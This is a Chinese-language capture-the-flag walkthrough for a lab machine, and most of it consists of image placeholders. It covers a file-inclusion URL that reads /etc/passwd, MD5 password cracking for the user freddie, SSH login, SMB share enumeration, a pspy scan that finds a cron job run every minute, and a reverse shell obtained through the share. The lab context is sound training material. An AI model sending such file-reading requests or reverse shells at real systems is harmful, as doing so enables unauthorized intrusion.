


访问


[192.168.21.144/f66b22bf020334b04c7d0d3eb5010391.php?purpose=/etc/passwd](http://192.168.21.144/f66b22bf020334b04c7d0d3eb5010391.php?purpose=/etc/passwd)




倒着看发现有个freddie这个用户感觉有点问题，这里只能用md5进行爆破（这里也是借的图，太长真的没必要这个就是没思路的下下下策）




登入ssh



信息收集








flag




没办法了，先看一下端口




警觉这里开启445端口这个是smb服务先收集一下


没有密码，但是也找到了一个文件夹




访问之后发现什么都没有




用简易web服务下载pspy64文件






修改权限




运行就可以




看到/bin.sh -c /smbshare这里出现几次，且间隔是一分钟


利用共享文件夹反弹shell





等待一下





结束